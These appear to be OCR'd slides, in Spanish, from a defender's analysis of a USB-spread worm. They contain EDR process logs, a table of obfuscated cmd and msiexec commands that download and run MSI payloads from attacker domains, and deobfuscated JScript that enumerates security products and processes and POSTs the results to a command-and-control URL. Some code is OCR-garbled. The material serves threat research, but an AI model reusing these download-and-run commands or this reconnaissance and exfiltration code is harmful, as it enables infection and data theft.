


File create **MSI1897.tmp**

SHA1	3c821e541cfddc73a2c3daf4c911d76e917b14bc										
Path	C:\Windows\Installer\MSI1897.tmp										
Size	1 MB										
Is PE	True										
Last modified time	19 de ago. de 2022 11:42:34										
Firmante	Desconocido										
Relación de detección de VirusTotal	0/0										
PE metadata	<table border="1"><tbody><tr><td>Original name</td><td>riwnt4.dll</td></tr><tr><td>Compilation timestamp</td><td>19 de ago. de 2022 18:55:25</td></tr><tr><td>Company</td><td>Digia Plc and/or its subsidiary(-ies)</td></tr><tr><td>Product</td><td>Ri4</td></tr><tr><td>Description</td><td>C++ application development framework.</td></tr></tbody></table>	Original name	riwnt4.dll	Compilation timestamp	19 de ago. de 2022 18:55:25	Company	Digia Plc and/or its subsidiary(-ies)	Product	Ri4	Description	C++ application development framework.
Original name	riwnt4.dll										
Compilation timestamp	19 de ago. de 2022 18:55:25										
Company	Digia Plc and/or its subsidiary(-ies)										
Product	Ri4										
Description	C++ application development framework.										

Detection details

En VT salian mas o menos limpios





KLK?

USB con Ink en raiz

Carpeta oculta en raiz

Fichero con Comandos
oculto en raíz

Comportamiento normal
cuando pinchas el link

Nombre	Estado	Fecha de modificación	Tipo	Tamaño
W_10_PRO_RS	⟳	22/02/2023 12:09	Carpeta de archivos	
ohe.ico	⟳	09/09/2022 20:25	Archivo ICO	7 KB
W_10_PRO_RS	⟳		Acceso directo	6 KB



¿Qué hace
después?

- La peli empieza igual: MSIEXEC de la QNAP.
- Luego:
 - Las versiones viejas lanzan un script de VBScript
 - Las versiones modernas, una DLL digna de mención
- Suelen abrir conexiones a la red TOR para hablar con el CnC, ahí también cantan. A través de regsvr32 cargan la dll. Ojo que hemos encontrado dominios limpios.
- No hemos visto escalada de privilegios. Parece que es solo "Looting", aunque otros escritores hablan de ellos.

11:43:20

	[18672] rundll32.exe rundll32 SHELL32 ShellExec_RunDLL wscript "C:\Users\ZARAGO~1\AppData\Local\Temp\khzytahboydbwyj.js."
Process id	18672
Command line	rundll32 SHELL32 ShellExec_RunDLL wscript "C:\Users\ZARAGO~1\AppData\Local\Temp\khzytahboydbwyj.js"
Image file path	C:\Windows\SysWOW64\rundll32.exe
Image file SHA1	8fa889e456aa646a4d0a349977430ce5fa5e2d7
Image file creation time	22 de sep. de 2021 10:25:22
Execution details	Elevated, Integrity level: Medium
Firmante	Microsoft Windows
Emisor	Microsoft Windows Production PCA 2011
Relación de detección de VirusTotal	0/0
User	[REDACTED]
PE metadata	rundll32.exe

11:43:21

	[19428] wscript.exe "C:\Users\ZARAGO~1\AppData\Local\Temp\khzytahboydbwyj.js."
Process id	19428
Command line	"wscript.exe" "C:\Users\ZARAGO~1\AppData\Local\Temp\khzytahboydbwyj.js"
Image file path	C:\Windows\SysWOW64\wscript.exe
Image file SHA1	c2326cc50a739d3bc512bb65a24d42f1cde745c9
Image file creation time	22 de sep. de 2021 10:25:21
Execution details	Token elevation: Default, Integrity level: Medium
Mitre techniques	T1047: Windows Management Instrumentation, T1518.001: Security Software Discovery
User	[REDACTED]
PE metadata	wscript.exe
Associated Amsi Info	Process: [19428] (Valid-OsVendor) "wscript.exe" "C:\Users\ZARAGO~1\AppData\Local\Temp\khzytahboydbwyj.js." was prevented from executing malicious code
Suspicious behavior by a scripting tool was observed	■ Medio ● Detectado ○ En curso

11:43:21

	wscript.exe executed a script
Content	iServerXMLHTTPRequest2.open("POST", "https://f05d.knives.4tosocialstartup.com/settingsCheck", "false"); iServerXMLHTTPRequest2.send("3qCDfmcsXZFgIe5pgTMqfmsARyLXQzD0o=");
Content SHA256	543bf25fc871851018c54066476b30a303262e226353b2a631be1cdc34e311e

11:43:26

	wscript.exe executed a script
Content	function mvmd(milb){var khxa="";for(var fcvs=0;fcvs<milb.length;fcvs++){}if(fcvs%3){khxa+=milb.substr(fcvs,1)};return khxa;}function sys(sdr,yyos){try{var ozaj="";for(var zkux=0;zkux<sdr.length;zkux++){var xfzb,tatv;if(sdr[zkux][0].xfzb)sdr[zkux][0].tatv=sdr[zkux][1];else{xfzb=zkux;tatv=sdr[zkux][0].ozaj}+=" "+encodURIComponent(tatv)+" "&;};var wfpb="";var ljo=new ActiveXObject("MSXML2.XMLHTTP");ljo[mvmd("oppppcetqish")]"POST", "https://f05d.knives.4tosocialstartup.com/settingsCheck", false);ljo[mvmd("spoebtlnlydg")][ozaj];if(yyos){wfpb=ljo.responseBody;else{wfpb=ljo.responseText};return wfpb;catch(e)};function juym(knpb){var wlz="";
Content SHA256	59fd5b7354e300fe104d4c93492ceb0b0320cb714973dca19fb9a41735adb9



Post Exploit Un artefacto...

Notepad content (VBS code):

```
93 var ASPProduct = '';
94 ASPProduct += 'AS' + zazu('SecurityCenter2', 'AntiSpywareProduct', 'displayName');
95 ASPProduct += 'AV' + zazu('SecurityCenter2', 'AntiVirusProduct', 'displayName');
96 var processlist = zazu('CIMV2', 'Win32_Process', 'Name');
97 var servicelist = zazu('CIMV2', 'Win32_Service', 'Name', 'State');
98
99 Function zazu(xdwu, hyue, nkyj, tatv) {
100    var wfpb = '';
101    try {
102        var hgjy = GetObject("winmgmts:\\\\.\\" + xdwu);
103        var vram = hgjy["ExecQuery"]("SELECT * FROM " + hyue, 'WQL');
104        var jecf = new Enumerator(vram);
105        for (; !jecf.atEnd()); jecf.moveNext})();
106        var sgjw = jecf.item();
107        if (sgjw[nkyj]) {
108            if (tatv) {
109                wfpb += sgjw[nkyj] + '=' + sgjw[tatv] + '|';
110            } else {
111                wfpb += sgjw[nkyj] + '|';
112            }
113        }
114    } catch (e) {
115        wfpb = '-1';
116    }
117    return wfpb;
118}
119
120 var wsh = new ActiveXObject('WScript.Shell');
121 var userdomain = wsh.ExpandEnvironmentStrings('%userdomain%').
```

Variables table:

Name	Value
error1	""
uuid	"5301CC5-25D6-4844-A1FE-AC7E30DA4639"
osBuildNumber	"17763"
osCaption	"Microsoft Windows 10 Pro"
ASProduct	"AS=Windows Defender AV=Windows Defender"
processlist	"System Idle Process System\Registry\smss.exe\crss.exe\wininit.exe\crss.exe\winlogon.exe\services.exe\lsass.exe\fontdrvhost.exe\fontdrvhost.exe\svchost.exe\svchost.exe\svchost.exe\dwm.exe\svchost.exe"
servicelist	undefined
wsh	undefined
userdomain	undefined
username	undefined
computername	undefined
processor_architecture	undefined
whoami	undefined
req	undefined
udbc	undefined

Script Editor (Javascript tab):

```
Ejecuta      Tipo de script: Visual Basic Script, Javascript, Powershell y Batch  
Visual Basic Script (vbs)      Powershell (ps1)  
Javascript (js)      Batch (bat)  
  
function mvmd(mlib) { //Convierte mlib en  
    var khxa = "";  
    for (var fcvs = 0; fcvs < mlib.length; fcvs++) {  
        if (!fcvs % 3)) {  
            khxa += mlib.substr(fcvs, 1);  
        }  
    }  
    return khxa;  
};  
WScript.Echo (mvmd('opspccetqnsh'));  
WScript.Echo (mvmd('spoetbnlydg'));  
WScript.Echo (mvmd('aubenewtdjrenukp0uj1zk2zx3xq4ne5km6xc7ao8fm9iy'));  
WScript.Echo (mvmd('cskhiuayirunArjtz'));  
WScript.Echo (mvmd('toblgmoxcocarcn'));  
WScript.Echo (mvmd('rbmaebngmdoyopgmdv'));  
WScript.Echo (mvmd('lbqemtnxbkgketglhme'));  
WScript.Echo (mvmd('Szbcchmfpvxpxcriznjyb.exFdxflqljeawStuyqusxjtsseemxmOdnbuujyeupcimtv'));  
WScript.Echo (mvmd('DftevnLzgelctoyeekFtkldhiteig'));  
WScript.Echo (mvmd('WzeSqccqdraixvpaxten'));  
WScript.Echo (mvmd('SjmcbjrwixpcatesFmiujqlboInNsafxmbeve'));  
  
open  
send  
abcdef0123456789  
charAt  
floor  
random  
length  
Scripting.FileSystemObject  
DeleteFile  
WScript  
ScriptFullName
```


Image at the bottom left: Anchorman's Ron Burgundy with the text 'DEMO TEAM, ASSEMBLE!' and 'Make' logo.

El LNK

- Todos limpitos en VT
- NO LO TENGO EN EL EDR!!!
- Idea de Captura el POKEMON



Nombre	Estado	Fecha de modificación	Tipo	Tamaño
STORE N GO	↻		Acceso directo	2 KB



Apt install liblinkinfo

ID	Dia	Hora	Equipo	User	Lanzo script	CMD	Nombre	Nombre USB	MSIEXEC
01/07/2022	13:29:53				SI	chrome update			
03/07/2022	23:16:48				SI	"cmd.exe" /E/rCmd<Xac.chk			MsiEXEc /qfs=iiGEJDRGE=PuWlqFr /l"htTp://0W.pM:8080/B7AQFEMdZdv6oc/MMIPFeDkrXQIR/DMuqO/5CG0434YQT?TSM004"
15/07/2022	14:12:27				SI	chrome update			
26/07/2022	15:34:23				NO	cmd.exe /s /D /c" TYPEaw.cfG"			MSIEc -q/l"http://Ri7.BIZ:8080/kGGeATVlddu/CZC1427NX1=JJS013"
03/08/2022	14:05				SI	cmd.exe /s /D /c" tYPEQJM.BmP"			MSIEc /v "htTp://9R.re:8080/AUy3Dgdi6WPXglxvbTZ/aixc/o/F/5CG0434Y6?RMJ004" hx=kim -qNIFYU=KtCZ CWiUey=VDLN
12/08/2022	8:21				SI	"cmd.exe" /E/Y/vhAL/RcMd<Ys.JpG			MSiexec vStjtN=mWsfjLPDBQpea=OKJE zcaSyA=Oh-quieT /PaCkaGe"HTTp://QjI6.com:8080/AyATMcI/g/ain/370HuYw/n/5CG
13/08/2022	11:09				SI	"cmd.exe" /r cmd<XaC.Bmp			Mslexec snaxXzJH=PuVsPhZG=rBh/qctCEEW=xTzJYEF -fv"htTp://6Wr9.Com:8080/yNAsu7Hxx5JCJCN0D/o7eP9oLqt/5CG043Bj
19/08/2022	11:42				SI	"cmd.exe" /qxt/V/rcMd<XaC.Bmp			mslexec XGNm=sSlzbHxYQqvUCTB=lUEQub iHCo=mClABZ /"htTp://4s.PM:8080/yDbqQr/rRfqMuql59mbqINWmcfxr1cErb/5CG
22/08/2022	9:12				NO	"cmd.exe" /R CMD<kio.xjj			msiec /q-IhttP://Nzm.One:8080/usDQHu8psZA/CZC1427R9F=MSO006
12/09/2022	9:06				NO	cmd.exe /D/ctyPe XAC.Bmp cmd			MSIEc HiwKI=iokKu fRsPMree=TDvThtTlx enTrH=ablFLoda /qngEapFQ=ZQ fMClegItc=VFYIOlLco/fv"HTTp://jrX.TW:8080/A/
4963	10/09/2022	11:54			NO	"cmd.exe" /s /D /c" TYpe qJm.bMp"			msIEc iTlh=CVfnNCmw yFCrGQ=Msrqajzw=I/qNTcg=zAhCXlCv beaVzF=smeV /f"htTp://Q0.pm:8080/BAAlka/7vMMTg
	12/09/2022	8:47			NO	cmd.exe /s /D /c" tyPeXAC.Bmp"			MSIEc HiwKI=iokKu fRsPMree=TDvThtTlx enTrH=ablFLoda /qngEapFQ=ZQ fMClegItc=VFYIOlLco/fv"HTTp://jrX.TW:8080/A/
	19/09/2022	9:04			NO	"cmd.exe" /V/RcmD<XaC.bmp			MSIEc LFibdi=CQsUF=KIGbd/q nMuCnXQhd=qIDeSu XwMrQ=cWswwlfskmY=GzX/paCkAGE"HTTp://5qE8.Com:8080/yjBiaBF
5249	21/09/2022	18:29			SI	"cmd.exe" /dvm/CcMd<OsZ.nd			msiec yKqiWx=hI cyKfVet=UB-quelET xzlaqxYNY=MSeqt SGkymWNG=wZbEf/Fv"htTp://n9fz.CoM:8080/uBAZlkCbq/jbh0xf
5319	26/09/2022	8:43			NO	"cmd.exe" /rcmd<BvTA.psd			MSIEc Ti=PGAVFjJYRWGNiyK=sJiJXY-fv"htTp://7yB.com:8080/BnB/nQVRoBMlyDkkrrM6qly79khzo/CZC1449TYS?maao24"
5545	30/09/2022	14:28			NO	"cmd.exe" /V/CCMD<GDpV.JPG	Disco extraÑble		msIEc IxUET-Etv It=Eng/PaCkaGe "htTp://jrX.tw:8080/ymB59LHEvW7vmZfrDXTvja/8L2/m87RMD/CZC951BH1X=cultura" d
5525	04/10/2022	11:03			NO	"cmd.exe" /q/CcmD<fvSHX.jPg			MsieeC IXmHadET GPwt=BYWLSwR /f"htTp://2i.uN:8080/AwvRv1jD8Zss7p18Ct0ZMfrbHW0iaeNw0F9wrf3/CZC8328C1M
5533	04/10/2022	8:57			NO	Cmd			msieeC YQRUIQuC=QUYEFVdb=HzyTmzqH efvr=KJ-FV "htTp://y0.wf:8080/yc8rc1fZUo/o7TAX3HZNo5xqj6xKagbdq4gFX2/C:
5517	03/10/2022	15:50			NO	"cmd.exe" /d/RcMd<xac.bMp			mslexec wyY=KTDJv /q EfkieXAO=WeEeQfVovAFi=zYI=jdkjOxdg -"htTp://270.nl:8080/ymA/tl4wBtbOamvr4c2Trevw62nQr
						cmd.exe /s /D /c"			
	12/09/2022	9:21			NO	tyPeXAC.Bmp"			MSIEc HiwKI=iokKu fRsPMree=TDvThtTlx enTrH=ablFLoda /qngEapFQ=ZQ fMClegItc=VFYIOlLco/fv"HTTp://jrX.TW:8080/A/
5728	14/10/2022	10:08			NO	"cmd.EXE"			MSIEc -QnxQr=NJuUpOl eZpUxl=eQGtp Si=uh/PackaGE"htTp://1u.wf:8080/aza/nSHAPRmiayRkj7KirKrm545B6TnmU5/CZC
5800	19/10/2022	8:19			NO	"cmd.exe" /v/R cmd<xac.chK			msieeC /Q-l"htTp://4S3.ME:8080/SyySzw3kOcn/CZC95199W4?AMQ004"
5838	18/10/2022	16:15			NO	cmd.exe /v/R cmd<xac.chK			msieeC /Q-l"htTp://4S3.ME:8080/SyySzw3kOcn/CZC1427Q71?AMQ004"
						cmd.exe /s /D /c"			
					NO	TyPeQJM.BmP"			MSIEeC IkmClHW=aPHjbuzip=iM acHW=DkyAKG /Fv"htTp://w0.Pm:8080/yWyVxnJoiN/r9LrTCMJWsgFg1N/CZC1449293?MC
						"cmd.exe"			
6194	02/11/2022	16:05			SI	/d/V/CCMd<Fn.icO			MsiExeC baktP=vCWP -FV "htTp://fGcZ.neT:8080/B4AmY/hKZxRFFBhGr/4lj1aZbhqpcbS4/5CG043B38Z?MCB072" HyQYoKri=auM
	07/11/2022	23:00			NO	cmd.exe /s /D /c" TyPe xac.Chk"			msiexec.exe mslexec /Q-I http://kgLo.liNk:8080/GsOugZ21Gjm/5CG0434YJY
						"cmd.exe" /D/v			
					NO	/RTYPe xPHfk.SAV cmd	USB Drive		Mslexec heJQfrQoH=wKX Wu=LElpGn /f"htTp://5V0.nL:8080/yoAKlK/oOurB/FS/mt9f1J4do9yk/5CG0439YYY=MPC061 /Qn RLcn
						cmd.exe			
					NO	/RCmd<VsR.N			msiexec.exe mSIEc mOfU=DeWKzSp orjTleCBf=EyeNdf xya=iGyW -FV htTp://4s.PM:8080/AMAnupFEo5Ra8Zkgf21268ciMg/
						"cmd.exe"			



LET'S SEE

El fichero con Comandos



93DC4USRS5STXSTX_dzx35EOTESFSDC11JF18*3508VfBSaxXrETB91-nFSuUS 1*ENQ ACK USMj FSKb D*OxFx\$XvDC3SIMkDDC4C8ETX4DC2KjbwSh.tqENO6#EinSOkeCANdleENO9
gDC4F-01ETBVD.GvCETBDC3qGSvDC2STX_CANEMRSf15MwSxACK.GS SOHD SOH SOHshaDLEgoBE NO DC4KUS87_BknvvtNAK5MrVhcSYNop3B84tmRSTXJTFDLENAK1DC3NAK51bLj5BSa5HWSFSTF3wEMguSYNTiETE SYN9B9ENO2z1H*fsmENO DLEoPTXMFY3drDC3S1ETX
aFS1lqEVTCMEO!#vtACKRRSBCETB.W3FBBDENOk2ge3kFSOngSO7DLEBSpDC3 SC_KEN0STIXACKmUDC4bzDLP SOH5EW SOBDC2zSTXc8pDC3STXACK+Vt#_SIEOAES#jhbb9*s NAKuEOGAXBSSETXuhf5dnH/jT#OPg\$SONAKNa
DC1wgSOHRTENO9pEbqdD-QcICAIAsDSTXZ3bUsyaGETBWfVvxZCAN0TCANETB CANF eShDC21UPvdVTWVI DC2 aATRS DC27q1BSnWrr-#E#/KGS SOHVX\$kETXQDC1SYNOFDC4BShbDC3ETB30fvkYA_66 RS USFSRD SOHETB CANWP STX
Hl_3ACKb75xUSVSI7RSPErCANm9XLDC1dZ3b _DLEJBmTmE2d1qyEtm GSFBKpYrFFDRE.M*VTO SOC SYNNSGRNROR#VUHNAK_OakNAKVGs:Vtj GS CAN1#OVTISIVT4 v. STXVIBxmD_DC2UECANETB yDC2NAKkf0eq
y7j6aENOj .ES SYN*pwRqr5DC4jNAK7pdDC3BSxMPiKNAKVBhTTSI SO92DC2BSDC1ESc CAN1SOHcdES EOTETBhVfd31RSFHbZDLETiYhdvhH
FF_fk/v/5NAKRMDC1I9NJ.i x*CSI9NWYEMo/_FSQPBNb_EOFiDC2_hBuSu0_jHa1DC3DC3ICANFESgnDV1DC2ESFSNVTUe9*0g1USml1l33RD0vgvgtSOR//EOT0GSTD. V6DC10qn2EOT0ge9EM16DLEdETXFFDC4U
vVOcwSYNQ6BSEII/31USs SYN DC4D_t9z9 n3z kEzQSI NAk.h ESLk ENQETXSFEN9*Gfz01RS pVtVt
ppoDC3TESJSYNCaDC3uSTXFSFENAK5nENQBEBHEJETXymLTExhENQBSFFDLEACK-TGJ ENcENOOrDC3EMGS CANIWekjOHIsCANv1TAETXSOaOZ_a0#4njyd*1ImCNAKF2SYN vYpAeDC3-
DC2Uvdyu_kACKN6E0huETXehulS0DC4S3t2BKA5li smuAatsBDC3u.0ACK71wMGs\$UB5560hDC1W8_EU_CAN1SOHeKxDE3-SyENOaBSmBSUSCANp SOHGSgDC1O DC1ESUSFCANO/GSHrxPDC4-RKSTXQuSOrgijWLPeoy52
9HZoahs7CANETOYCANSTV2BS_5D/\$CKuDC3VtbEt#3972ETB6FSWEOTACKJtUSENoACKbETXSOHnPVC1oj3uBECRNaOENORS2XO
wDC3BskJ/DLEmvAV-wDC1HsU9PDC1_e2DLE_SOHUS01_21STXSOHp6dNAK0v7BS3p0* USDC4.UWMRSkf xJSYNSfENOVESInnn
RSDC4FEEHVT7J\$ePLTDC2gg1DC2PU1fxqH2lxCAN4I*MsoHUSR_.Ms*SIYqBSsUDC1S1b6\$YmKETXq4T20qx.tLONEMDC2_srENO35oWDc\$LzqEOTFFdSiuQK4hMKcBS SOyMaqmFggzETBLENQxIOUS-DC4ZNAKipi94FSF-JzSO1VtJPSOHOAKdIXQ
jDLEgSCAnuCANCVISFS2S1SOH7FSzGSh1h1D*CETOBFqdRNipUt/AMENOKV7STXqETBdACKhSTXFDC49pSTX-SOETBNAKYp8yGy7cdSYN1ASJETXSTXp2ESPVt zFx
jDLE1kvNAKpDC1ACKDC1STXg7WENO4#DC1eD7eWDC3S1BTSI1DC4SYNMSRACKPo\$ihHiHPoDC3RSgk\$Ch/IGDC1hDLE5RS0ah#BSSUSzXGSOSHvBdVt\$vyVeSIXNAKFSakSI-oFFnSOHUSVt-pRSghVtBSvz ClqEjhhsRSWbxWf
RSDEJEN0112g1GSDC1ETX7ETB6S\$-N2DC2EusZsKDKhMSiSOVJDzv/HT5LEMHoNAK
cGeETXDC2dKCANUSMSEIFFP Tb-2ACK#fuPxACKk0kWSo *f6EMDC3GtnRwgxD7DC3.r NAKgVUSAr3 d7SOH_pENOJNwWCANSOeSeEFFYENOETXHo.DS14VgCNAKKApBSd428VtjWDTDC4XEOTdFy
uNFF0DC3lnSTX0oy2EMVTinEMBSACKz4vYeUShrlv7DC3s9DLEDC2PDELTzETXtKfQsACK.4WDC2BDC1NAKRqNxFFBSA*0Rp40FFegSOHENoJETX*9Kf1SIKnl0NAKfN
